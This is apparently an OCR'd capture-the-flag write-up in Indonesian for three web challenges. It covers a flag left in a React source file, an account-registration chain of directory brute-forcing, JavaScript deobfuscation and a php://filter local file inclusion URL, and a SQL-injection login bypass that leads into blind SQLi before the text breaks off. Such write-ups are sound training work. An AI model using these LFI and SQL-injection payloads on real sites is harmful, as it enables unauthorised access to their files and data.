
WEB

jwttt (100 pts)



Diberikan sebuah link website. Website tersebut menggunakan React.js. Jika dilihat pada console terdapat warning dari file "./src/component/flag.js" dan jika dibuka file tersebut maka


kita akan mendapatkan flag.




Flag: WRECKIT40(1t_I5_n0T_T0_H4rD_Yyy34hh)

register (152 pts)

Diberikan sebuah link website yang jika dibuka maka kita akan diarahkan ke login form berikut :



Dari deskripsi soal, sepertinya problem setter ingin kita untuk menemukan halaman registernya. Maka kemudian dilakukan bruteforcing directory/file menggunakan bantual tools. Didapatkan endpoint “/signup.php”. Masukkan data-data pada form yang tersedia untuk register akun. Lakukan intercept HTTP Request ketika melakukan register.



Request

Pretty Raw Hex Hackvertor

```
POST /signup.php HTTP/1.1
Host: 167.71.207.218:35081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://167.71.207.218:35081
Connection: close
Referer: http://167.71.207.218:35081/signup.php
Cookie: PHPSESSID=3sb2lu0ajjhch5d3tj7vlk7j3v
Upgrade-Insecure-Requests: 1

username=test1339&email=test1339%40mail.com&password=test1339&passwordConf=test1339&signup-btn=
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Date: Sat, 08 Apr 2023 02:29:39 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 6365
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <script>
    var _0xc40e=["","split",
    "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMN
    OPQRSTUVWXYZ+/","slice","indexOf","","",".","pow",
    "reduce","reverse","0"];
    function _0xe39c(d,e,f){
      var g=_0xc40e[2][_0xc40e[1]](_0xc40e[0]);
      var h=g[_0xc40e[3]](0,e);
      var i=g[_0xc40e[3]](0,f);
      var j=d[_0xc40e[1]](_0xc40e[0])[_0xc40e[10]]()[
      _0xc40e[9]](function(a,b,c){
```


Ketika berhasil melakukan register, terdapat kode javascript yang muncul pada halaman dan nampaknya telah diobfuscate, lakukan deobfuscation menggunakan https://deobfuscate.io/. Didapatkan kode javascript sebagai berikut :

```
function _0xe39c(d, e, f) {
  var g =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/".split
("");
  var h = g.slice(0, e);
  var i = g.slice(0, f);
  var j = d.split("").reverse().reduce(function (a, b, c) {
  if (h.indexOf(b) !== -1) return a += h.indexOf(b) * Math.pow(e, c);
  }, 0);
  var k = "";
  while (j > 0) {
  k = i[j % f] + k;
  j = (j - j % f) / f;
  }
  return k || "0";
}
eval(function (h, u, n, t, e, r) {
  r = "";
  for (var i = 0, len = h.length; i < len; i++) {
  var s = "";
  while (h[i] !== n[e]) {
    s += h[i];
    i++;
  }
  for (var j = 0; j < n.length; j++) s = s.replace(new RegExp(n[j],
"g"), j);
  r += String.fromCharCode(_0xe39c(s, e, 10) - t);
  }
  return decodeURIComponent(escape(r));
}("QSSSDFSFDFFQDQmFDFKFDFKKDFFmDFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDQmFDmKKD
QmFDFKmDFQKDQSSQDQmFDKFSDKQFDKQKDKSFDFFKDFFKDFKFDKmFDFQKDFFSDFFFDFQKDFFm
DFFKDQFmDQFKDmKQDQmFDFKFDFKKDFFmDFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDmSKDFKK
DFKFDFQKDFKmDQFmDQFQDKmmDKmQDKKSDKKQDQFQDmSQDQmFDQFQDFmQDFFKDFFKDFKFDmKS
DmSFDmSFDFKSDFKKDFQQDFSFDFKSDFmQDFKKDFFmDFFKDmSFDQFQDQFKDmKQDQmFDFKFDFKK
DFFmDFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDmSKDFFmDFQKDFFKDKmFDFQKDFFSDFFFDFQK
DFFmDFFKDKSFDFQKDFSFDFQmDFQKDFFQDQFmDQFQDmFFDFKKDFKmDFFKDFQKDFKmDFFKDmSm
DKKQDQSSKDFKFDFQKDQFQDmSQDQmFDQFQDFSFDFKFDFKFDFKSDFmmDFQQDFSFDFFKDFmmDFK
KDFKmDmSFDFmKDFFmDFKKDFKmDmKQDFQQDFmQDFSFDFFQDFFmDFQKDFFKDmKKDKKmDKKQDKS
mDmSmDmmKDQFQDQFKDmKQDQmFDFKFDFKKDFFmDFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDmS
```

KDFFmDFQKDFKmDFQmDQFmDKQQDKKSDKmQDKmSDmSKDFFmDFFKDFFQDFmmDFKmDFmSDFmmDFQ
FDQSSKDQFmDQSQSDQmFDFFKDFQKDQSSmDFFKDmKSDQmFDQFQDmKmDQKSDKSSDKmQDmFFDKKQ
DKFQDKmmDKSQDQmFDFmQDFFKDFKQDFKSDmKFDmKmDFmQDFFKDFKQDFKSDQmFDFKSDFSFDFKm
DFmSDmKKDQKQDFQKDFKmDQKQDmKFDmKmDFmQDFQKDFSFDFQmDmKFDmKmDFKQDFQKDFFKDFSF
DQmFDFQQDFmQDFSFDFFQDFFmDFQKDFFKDmKKDQKQDKKmDKKQDKSmDmSmDmmKDQKQDmKFDmKm
DFFKDFmmDFFKDFKSDFQKDmKFDKKSDFQKDFKmDFQmDQmFDFKQDFSFDFmmDFKSDmKmDmSFDFFK
DFmmDFFKDFKSDFQKDmKFDmKmDFFmDFFKDQSSKDFKSDFQKDmKFDmSKDQSSQDFFQDFSFDFKFDF
KFDFQKDFFQDQmFDQSQSDFKFDFSFDFQmDFQmDFmmDFKmDFmSDmKSDQmFDmQmDmQSDFKFDQSSm
DmKQDFQQDFKKDFKSDFKKDFFQDmKSDQmFDQKmDmQFDmQFDmQFDmKQDFQFDFKKDFKmDFFKDmSm
DFFmDFmmDQSSFDFQKDmKSDQmFDmQQDmSKDmQKDFQKDFKQDmKQDQSQmDFSFDQmFDQSQSDFQSD
FSFDFQQDFmFDFmSDFFQDFKKDFFFDFKmDFQmDmKSDQmFDQKmDmmSDmmFDmQmDFQFDmmKDmQSD
mKQDFFKDFQKDQSSmDFFKDmSmDFQmDFQKDFQQDFKKDFFQDFSFDFFKDFmmDFKKDFKmDmKSDQmF
DFKmDFKKDFKmDFQKDmKQDFKFDFSFDFQmDFQmDFmmDFKmDFmSDmKSDQmFDmmKDFKFDQSSmDmK
QDmQQDmmSDFKFDQSSmDmKQDFQSDFKKDFFQDFQmDFQKDFFQDmSmDFFQDFSFDFQmDFmmDFFFDF
FmDmKSDQmFDmmSDFKFDQSSmDmKQDFQQDFKKDFKSDFKKDFFQDmKSDQmFDQKmDFQFDFQFDFQFD
mKQDQSQmDmKmDmSFDFFmDFFKDQSSKDFKSDFQKDmKFDmKmDmSFDFmQDFQKDFSFDFQmDmKFDmK
mDFQSDFKKDFQmDQSSKDmKFDmKmDFQmDFmmDQSSSDQmFDFQQDFKSDFSFDFFmDFFmDmKKDQKQD
QSSQDFFQDFSFDFKFDFKFDFQKDFFQDQKQDmKFDmKmDFKFDmKFDKKQDFmQDFSFDFKmDFmFDQmF
DQSSKDFKKDFFFDQmFDFQFDFKKDFFQDQmFDFFmDFmmDFmSDFKmDFmmDFKmDFmSDQmFDFFFDFK
FDQmFDFKKDFKmDQmFDFKKDFFFDFFQDQmFDFFmDFmmDFFKDFQKDmSKDQmFDKmmDFKSDFQKDFS
FDFFmDFQKDQmFDFQQDFKSDFmmDFQQDFmFDQmFDFKKDFKmDQmFDFFKDFmQDFQKDFSFDFQmDmKFDmK
mDFKmDFmFDQmFDFQSDFQKDFKSDFKKDQSSQDQmFDFFKDFKKDQmFDQSSSDFQKDFFQDFmmDFQFD
QSSKDQmFDQSSKDFKKDFFFDFFQDQmFDFSFDFQQDFQQDFKKDFFFDFKmDFFKDmKSDmSKDmKmDmS
FDFKFDmKFDmKmDFSFDQmFDFmQDFFQDFQKDFQFDmKKDQKQDFmQDFFKDFFKDFKFDmKSDmSFDmS
FDFKSDFKKDFQQDFSFDFKSDFmQDFKKDFFmDFFKDmSFDQSSSDFQKDFFQDFmmDFQFDQSSKDFSmD
FQKDFKQDFSFDFmmDFKSDmSKDFKFDFmQDFKFDmFSDFFKDFKKDFmFDFQKDFKmDmKKDFQQDFQFD
FQQDFQmDmQSDFQSDFQSDmQKDmmKDmmSDmQQDFQKDmQSDFSFDmQQDFQFDmQmDmQKDmQKDmQSD
mQSDFQSDmmSDFQmDFQQDFSFDmmSDmmFDFQQDmmQDFQSDmmQDFQKDmQSDmmKDmQmDmQmDFQQD
FQFDmmFDmmKDmmSDmQQDFQQDFQFDmQmDmQmDmQKDFQQDFQSDmmmDmmSDmmFDFQmDmQFDmmFD
mQSDmmQDmQKDmmQDmQSDmQKDFQmDmmSDQKQDmKFDKKKDFQKDFFQDFmmDFQFDQSSKDQmFDKSQ
DFKQDFSFDFmmDFKSDQKSDmKmDmSFDFSFDmKFDmKmDmSFDFQmDFmmDQSSSDmKFDmKmDmSFDFQ
SDFKKDFQmDQSSKDmKFDmKmDmSFDFmQDFFKDFKQDFKSDmKFDQFQDmSQDQmFDFQQDFKKDFKQDF
KFDFKSDFQKDFFKDFQKDmKSDQmFDFQFDFSFDFKSDFFmDFQKDQmFDQSQmDQFKDQFKDmKQDQmFD
FKFDFKKDFFmDFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDmSKDFFQDFQKDFSFDFQmDQSSKDKKSDFFKDFSFDFFKDF
QKDQmFDmKKDmKKDmKKDQmFDmQFDQFKDQmFDQSQSDQmFDQSSSDFSFDFFQDQmFDFQmDFSFDFFK
DFSFDQmFDmKKDQmFDKQQDKKSDKmQDKmSDmSKDFKFDFSFDFFQDFFmDFQKDQFmDFKFDFKKDFFm

```
DFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDmSKDFFQDFQKDFFmDFKFDFKKDFKmDFFmDFQKDKKQ
DFQKDQSSmDFFKDQFKDmKQDQmFDFQQDFKKDFKmDFFmDFKKDFKSDFQKDmSKDFKSDFKKDFmSDQF
mDFQmDFSFDFFKDFSFDQFKDmKQDQmFDQSQmDQmFDQSQmD", 69, "SQmKFDRWI", 7, 5,
40));
```


Coba lihat isi variable r pada fungsi eval maka muncul kode seperti berikut :



Kode tersebut digunakan untuk verifikasi email. Namun, host pada kode tersebut adalah localhost yang dimana host tersebut invalid, maka kita perlu merubahnya ke host yang valid.
Verifikasi email :
http://167.71.207.218:35081/verify_email.php?token=cfcd0bb3851e0a1f23300b5dca59c6b6e0822cf9851cf223cb759d49063603d5

Setelah melakukan verifikasi email, barulah user dapat login ke dashboard. Setelah login menggunakan akun yang telah diverifikasi, maka kita akan diarahkan ke :
http://167.71.207.218:35081/index.php?file=test.txt
Kemudian dilakukan LFI pada parameter file :
http://167.71.207.218:35081/index.php?file=php://filter/convert.base64-encode/resource=index.php


Didapatkan source code dari file index.php dalam base64 encoding, jika dilakukan decoding maka kita akan mendapatkan flag nya.




Flag: WRECKIT40{n3v3R_91v3_UP_4ND_y0u_c4N_8R34k_1N}

simplekok (304 pts)

Diberikan sebuah link website yang jika dibuka maka terdapat login form :



Kemudian dilakukan SQL Injection pada login form tersebut dan hasilnya kita dapat masuk ke dashboard. Namun, pada dashboard tidak ditemukan flag. Jadi kemungkinan selanjutnya adalah flag ada pada password milik user admin.



Karena SQL Injection terdapat pada login form, maka result dari payload kita tidak tertampilkan secara langsung. Oleh karena itu, kita perlu melakukan Blind SQL Injection. Untuk mempermudah mendapatkan password maka kami menggunakan script berikut :

